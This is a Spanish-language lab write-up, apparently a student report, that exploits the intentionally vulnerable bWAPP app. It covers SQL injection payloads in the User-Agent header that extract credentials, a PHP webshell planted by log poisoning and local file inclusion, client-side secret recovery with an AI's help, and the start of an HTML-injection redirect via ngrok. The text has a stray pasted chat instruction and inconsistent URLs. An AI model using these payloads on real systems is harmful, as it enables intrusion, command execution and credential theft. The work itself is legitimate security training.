2025-05-28 18:35:04	172.18.0.1	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.160 Safari/537.36
2025-05-28 18:35:01	172.18.0.1	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.160 Safari/537.36

Captura con payload buscando columnas y el resultado “password”

7. Obtener credenciales (login y password)

- Para extraer el campo password de la primera fila:

```
' extractvalue(0x0a, concat(0x0a, (select password from heroes limit 0,1)))-- -
```

- En el error XML aparece, por ejemplo, Trinity.
- Para extraer el campo login de la primera fila:

```
' extractvalue(0x0a, concat(0x0a, (select login from heroes limit 0,1)))-- -
```


- Se retorna neo.
- Al combinar ambos resultados, confirmamos que:

login: neo

password: Trinity

The screenshot shows a Firefox browser window with the title 'messi [Corriendo] - Oracle VirtualBox'. The address bar shows 'localhost:8080/sql_17.php'. The developer tools Network tab is open, showing a request with the User-Agent header set to a payload: 'User-Agent: ' extractvalue(0x0a, concat(0x0a, (select password from heroes limit 0,1)))-- -'. The response body contains the error 'Error: XPATH syntax error: ' trinity''. The page content shows a table of visitors with columns 'Date', 'IP Address', and 'User-Agent'. The table has three rows with data: 2025-05-28 18:51:16, 172.18.0.1, Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36; 2025-05-28 18:35:04, 172.18.0.1, Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36; and 2025-05-28 18:35:04, 172.18.0.1, Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36. A watermark at the bottom right says 'Watermarkly. La versión de pago no añade esta marca'.

payload final y el error con "Trinity"



payload final y el error con “neo”

📌 Conclusión parcial

Mediante la inyección de SQL **almacenado** en el header **User-Agent**, se logró:

1. **Forzar el método INSERT** en la tabla logs.
2. **Errores de tipo XML** para extraer nombres de tablas (heroes, users, etc.).
3. **Enumarar columnas** de la tabla heroes.
4. **Extraer credenciales sensibles** (login = neo / password = Trinity).

type=hidden name=languaje value=logs/visitors.txt><input type=text name=c><input type=submit></form>"; ?> y probamos con ps aux en el input y vemos que esta a la vista todos los procesos corriendo y ahora si tenemos una Shell funcional injectada por localfile injection. te modifique algo al inicio y te lo paso nuevamente para que lo hagas exactamente en el orden que te pase la narracion y corregir la logica o la sintaxis si fuera necesario hacerlo

2.4 Log Poisoning + File Inclusion + Mini WebShell Interactiva (entorno Docker local)

Objetivo

Aprovechar la vulnerabilidad de **Local File Inclusion (LFI)** sobre el archivo de logs para convertirlo en una **mini webshell interactiva**. En primer lugar, inyectaremos código PHP malicioso en el **User-Agent** (Log Poisoning). Luego, incluiremos ese log usando la opción LFI (rlfi.php) para que el código PHP inyectado se ejecute. Finalmente, se dispondrá un formulario en pantalla para ejecutar comandos de manera interactiva, obteniendo así una Shell funcional por el formulario.

Herramientas utilizadas

- Navegador web (Firefox o Chromium) apuntando a <http://localhost:8080/bWAPP>
 - DevTools (pestaña **Red y Inspeccionar**)
 - Editor de texto (para escribir el payload PHP)
 - Terminal en Debian (misma VM con Docker)
 - Netcat (nc) — opcional, si se quiere verificar procesos
 - Módulo vulnerable de bWAPP: Remote & Local File Inclusion (LFI/RFI)
-

Procedimiento paso a paso

1. Identificar la opción de LFI

2. Desde el menú principal de bWAPP (`localhost:8080/`), iniciar sesión con:


Usuario: bee

Contraseña: bug

3. Seleccionar en el menú lateral:

Remote & Local File Inclusion

4. Hacer clic en “Hack” para cargar el módulo.



listado de opciones de File Inclusion antes de hacer “Hack”

2. Construir la URL vulnerable a LFI

1. Obtenemos la URL base de LFI cuando abrimos el menu desplegable, elegimos algun idioma presionamos. La url queda como, por ejemplo:

localhost:8080/rifi.php?language=lang_en.php&action=go

2. luego la modificamos para tenerla lista y para poder aprovechar LFI con el log de visitas obtenida del download que está ubicado en el módulo de SQL injection User – Agent usando solo logs/visitors.txt y quedando de la siguiente manera:

localhost:8080/rifi.php?language=logs/visitors.txt&action=go

3. Inyectar código PHP en los logs (Log Poisoning)

1. lo primero que hay que hacer para que el formulario se inyecte nos ubicamos en la página de SQL injection User – Agent
-

localhost:8080/sqli_17.php

2. En DevTools → pestaña **Red**, recargamos la página y localizamos la primera petición.
3. Clic derecho sobre esa petición interceptada → **Editar y reenviar** → se mantiene la URL original de la petición, pero cambiamos el header **User-Agent** completo por el siguiente payload PHP:

```
<?php $r = system($_GET["c"]); echo $r; echo "<form> <input type=hidden name=language value=logs/visitors.txt><input type=text name=c><input type=submit></form>"; ?>
```

4. Tras pegar el payload en el header User-Agent, hacemos clic en “**Enviar**” (Reenviar la petición editada). Esto **sobrescribe** el contenido de logs/visitors.txt (log poisoning), inyectando nuestro código PHP.
5. Podemos ingresar en la consola : *docker exec -it bwapp /bin/bash* y luego *echo "" > /var/www/HTML/logs/visitors.txt* seguido de *echo "" > /var/log/apache2/error.log* para entrar al Docker limpiar los logs y evitar algún error que no nos permita ejecutar la Shell eliminando los logs antiguos que rompen el código php. También simplemente se puede presionar “reset” en el menú de bwapp.

DevTools mostrando el header User-Agent con el payload PHP y su respuesta.


4. Ejecutar la LFI e interactuar con la WebShell

1. En este momento debemos usar el enlace que habíamos construido:

localhost:8080/rqli.php?language=logs/visitors.txt&action=go

2. Al cargar la página, se procesa el archivo logs/visitors.txt que ahora contiene nuestro payload PHP.

- El servidor interpreta el PHP injectado, y en pantalla vemos el pequeño formulario generado por el payload.



Captura de la página rlf.php mostrando el formulario de la mini webshell y las ejecuciones de comando

📌 Conclusión parcial

Mediante la combinación de **Log Poisoning** (inyectar código PHP en logs/visitors.txt desde el header User-Agent), **Local File Inclusion** (rlfi.php?language=logs/visitors.txt), y un payload que genera un **formulario mini-webshell interactivo**, se consiguió una **shell real** completamente operativa dentro de bWAPP.

- El código PHP injectado se ejecuta en el servidor, permitiendo la ejecución arbitraria de comandos.
- Este vector demuestra la peligrosidad de permitir que valores de cabeceras HTTP controladas por el usuario se almacenen directamente en la tabla de logs sin sanitizar.

2.5 Broken Authentication – Análisis del código cliente con IA (Insecure Login)

🌟 Objetivo

Identificar y explotar una vulnerabilidad basada en la validación incorrecta del

lado cliente, donde la clave secreta requerida para acceder a un recurso protegido es generada íntegramente por un script JavaScript visible en el código fuente. Se utilizó inteligencia artificial (IA) para reconstruir y analizar las variables implicadas, logrando obtener la clave secreta sin necesidad de forzar credenciales.


💡 Herramientas utilizadas

- Navegador web (Firefox o Chromium)
 - DevTools → Ver código fuente
 - Asistencia de análisis por IA (ChatGPT / similar)
 - Acceso al entorno bWAPP en:
<https://bwapp.ddlr.org>
-

🔍 Procedimiento paso a paso

1. Acceso al módulo vulnerable

- Se inició sesión con el usuario bee y contraseña bug.
- Se accedió directamente al siguiente módulo vulnerable:
https://bwapp.ddlr.org/ba_insecure_login_2.php



Módulo vulnerable abierto en el navegador


2. Análisis del código fuente

- Al hacer clic derecho y seleccionar "Ver código fuente", se identificó un script JavaScript con una función llamada unlock_secret().
- Dentro de esta función, se observaba una gran cantidad de asignaciones basadas en el método charAt() aplicado sobre una cadena fija:

var bWAPP = "bash update killed my shells!";

- A partir de esta cadena, se construía la variable secret, usando combinaciones como:

var secret = (d + j + k + q + x + t + o + g + h + d + p);



```

14
15 <title>bWAPP - Broken Authentication</title>
16
17 <script language="javascript">
18
19 function unlock_secret()
20 {
21
22     var bWAPP = "bash update killed my shells!";
23
24     var a = bWAPP.charAt(0); var d = bWAPP.charAt(3); var r = bWAPP.charAt(16);
25     var b = bWAPP.charAt(1); var e = bWAPP.charAt(4); var j = bWAPP.charAt(9);
26     var c = bWAPP.charAt(2); var f = bWAPP.charAt(5); var g = bWAPP.charAt(4);
27     var i = bWAPP.charAt(11); var h = bWAPP.charAt(6); var l = bWAPP.charAt(11);
28     var m = bWAPP.charAt(10); var n = bWAPP.charAt(13); var o = bWAPP.charAt(14);
29     var p = bWAPP.charAt(17); var q = bWAPP.charAt(23); var s = bWAPP.charAt(11);
30     var t = bWAPP.charAt(12); var u = bWAPP.charAt(19); var v = bWAPP.charAt(20);
31     var w = bWAPP.charAt(1); var x = bWAPP.charAt(7); var y = bWAPP.charAt(22);
32     var z = bWAPP.charAt(15); var A = bWAPP.charAt(9); var B = bWAPP.charAt(5);
33     var C = bWAPP.charAt(2); var D = bWAPP.charAt(14); var E = bWAPP.charAt(4);
34     var F = bWAPP.charAt(12); var G = bWAPP.charAt(1); var H = bWAPP.charAt(16);
35     var I = bWAPP.charAt(5); var J = bWAPP.charAt(7); var K = bWAPP.charAt(14);
36     var L = bWAPP.charAt(11); var M = bWAPP.charAt(12); var N = bWAPP.charAt(19);
37     var O = bWAPP.charAt(12); var P = bWAPP.charAt(14); var Q = bWAPP.charAt(16);
38     var R = bWAPP.charAt(11); var S = bWAPP.charAt(12); var T = bWAPP.charAt(14);
39     var U = bWAPP.charAt(4); var V = bWAPP.charAt(19);
40
41     var secret = (d + "" + j + "" + k + "" + q + "" + x + "" + t + "" + o + "" + g + "" + h + "" + d + "" + p);
42
43 }

```


Fragmento del código JavaScript visible en el código fuente

3. Apoyo con Inteligencia Artificial

- En lugar de ejecutar el script en un archivo .html, se consultó a una IA para interpretar el patrón de generación de la clave.
- La IA analizó las posiciones y los caracteres extraídos de la cadena original, determinando que el valor final de la clave secret era:

hulks smash!

- **Promt utilizado:** “var bWAPP = "bash update killed my shells!" var a = bWAPP.charAt(0); var d = bWAPP.charAt(3); var r = bWAPP.charAt(16); var b = bWAPP.charAt(1); var e = bWAPP.charAt(4); var j = bWAPP.charAt(9); var c = bWAPP.charAt(2); var f = bWAPP.charAt(5); var g = bWAPP.charAt(4); var j = bWAPP.charAt(9); var h = bWAPP.charAt(6); var l = bWAPP.charAt(11); var g = bWAPP.charAt(4); var i = bWAPP.charAt(7); var x = bWAPP.charAt(4); var l = bWAPP.charAt(11); var p = bWAPP.charAt(23); var m = bWAPP.charAt(4); var s = bWAPP.charAt(17); var k = bWAPP.charAt(10); var d = bWAPP.charAt(23); var t = bWAPP.charAt(2); var n = bWAPP.charAt(12); var e = bWAPP.charAt(4); var a = bWAPP.charAt(1); var o = bWAPP.charAt(13); var f = bWAPP.charAt(5); var b = bWAPP.charAt(1); var q = bWAPP.charAt(15); var h = bWAPP.charAt(9); var c = bWAPP.charAt(2); var h = bWAPP.charAt(2); var i = bWAPP.charAt(7); var j = bWAPP.charAt(5); var i = bWAPP.charAt(7); var y = bWAPP.charAt(22); var g = bWAPP.charAt(1); var p = bWAPP.charAt(4); var p = bWAPP.charAt(28); var l = bWAPP.charAt(11); var k = bWAPP.charAt(14); var q = bWAPP.charAt(12); var n = bWAPP.charAt(12); var m = bWAPP.charAt(4); var o = bWAPP.charAt(19); var secret = (d + "" + j + "" + k + "" + q + "" + x + "" + t + "" + o + "" + g + "" + h + "" + d + "" + p); me sacas la contraseña y cuando lo hagas respondeme con solo la contraseña”




Resultado del análisis realizado con IA mostrando la clave obtenida

4. Acceso exitoso al recurso

- Se volvió a la página: https://bwapp.ddlr.org/ba_insecure_login_2.php
- Se ingresó la clave hulks smash! en el formulario.

- Al presionar “Login” se accedió correctamente al contenido, confirmando que la autenticación fue vulnerada con éxito.



Clave ingresada en el formulario y acceso exitoso al recurso

Conclusión parcial

Esta vulnerabilidad demuestra cómo la lógica de seguridad no debe implementarse nunca del lado cliente. Al exponer la generación de la clave en un script JavaScript visible, cualquier atacante (o incluso una IA) puede reconstruir el valor secreto sin necesidad de romper contraseñas ni hacer fuerza bruta. El uso de herramientas de análisis automatizado potencia el reconocimiento de patrones y ahorra tiempo, reforzando la importancia de realizar la validación crítica siempre del lado servidor.

2.6 HTML Injection (Reflected) + Redirección externa (ngrok)

⭐ Objetivo

Demostrar una vulnerabilidad de tipo **HTML Injection (Reflected)** en el entorno bWAPP que permite redirigir al usuario a una URL externa controlada por el atacante. Esta redirección se logra mediante un payload HTML malicioso que simula una interacción realista, utilizando la herramienta **ngrok** para exponer un archivo remoto.

💡 Herramientas utilizadas

- Navegador web (Firefox o Chromium)
 - DevTools (opcional)
 - [ngrok](#) para exponer recursos locales a Internet
 - Servidor HTTP local (PHP embebido)
 - bWAPP corriendo en Docker local (<http://localhost:8080/bWAPP>)
-

🔍 Procedimiento paso a paso

1. Crear archivo remoto con contenido simulado

Se crea un archivo HTML que simula una shell visible:

```
<!DOCTYPE html>

<html>

<head><title>Shell cargada</title></head>


<body>

<h1>Shell activa</h1>

<p>Conexión establecida con la máquina víctima.</p>

</body>

</html>
```



```
[Fri] messi [Corriendo] - Oracle VirtualBox
[Balhuena-Dante] Archivos  Entradas  Ayuda
GNU nano 7.2                                     shell.html
[Fri] <!DOCTYPE html>
[Fri] <html lang="es">
[Fri]   <head>
[Fri]     <meta charset="UTF-8">
[Fri]     <title>CompuMax Store</title>
[Fri]     <meta name="viewport" content="width=device-width, initial-scale=1">
[Fri]     <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
[Fri]   <style>
[Fri]     body {
[Fri]       background-color: #f8f9fa;
[Fri]     }
[Fri]     .navbar-brand {
[Fri]       font-weight: bold;
[Fri]     }
[Fri]     .card-img-top {
[Fri]       height: 200px;
[Fri]       object-fit: cover;
[Fri]     }
[Fri]   </style>
[Fri] </head>
[Fri] <body>
[Fri]   <!-- Navbar -->
[Fri]   <nav class="navbar navbar-expand-lg navbar-dark bg-dark">
[Fri]     <div class="container">
[Fri]       <a class="navbar-brand" href="#">CompuMax</a>
[Fri]       <button class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target="#navbarNav">
[Fri]         <span class="navbar-toggler-icon"></span>
[Fri]       </button>
[Fri]     </div>
[Fri]   </nav>
```

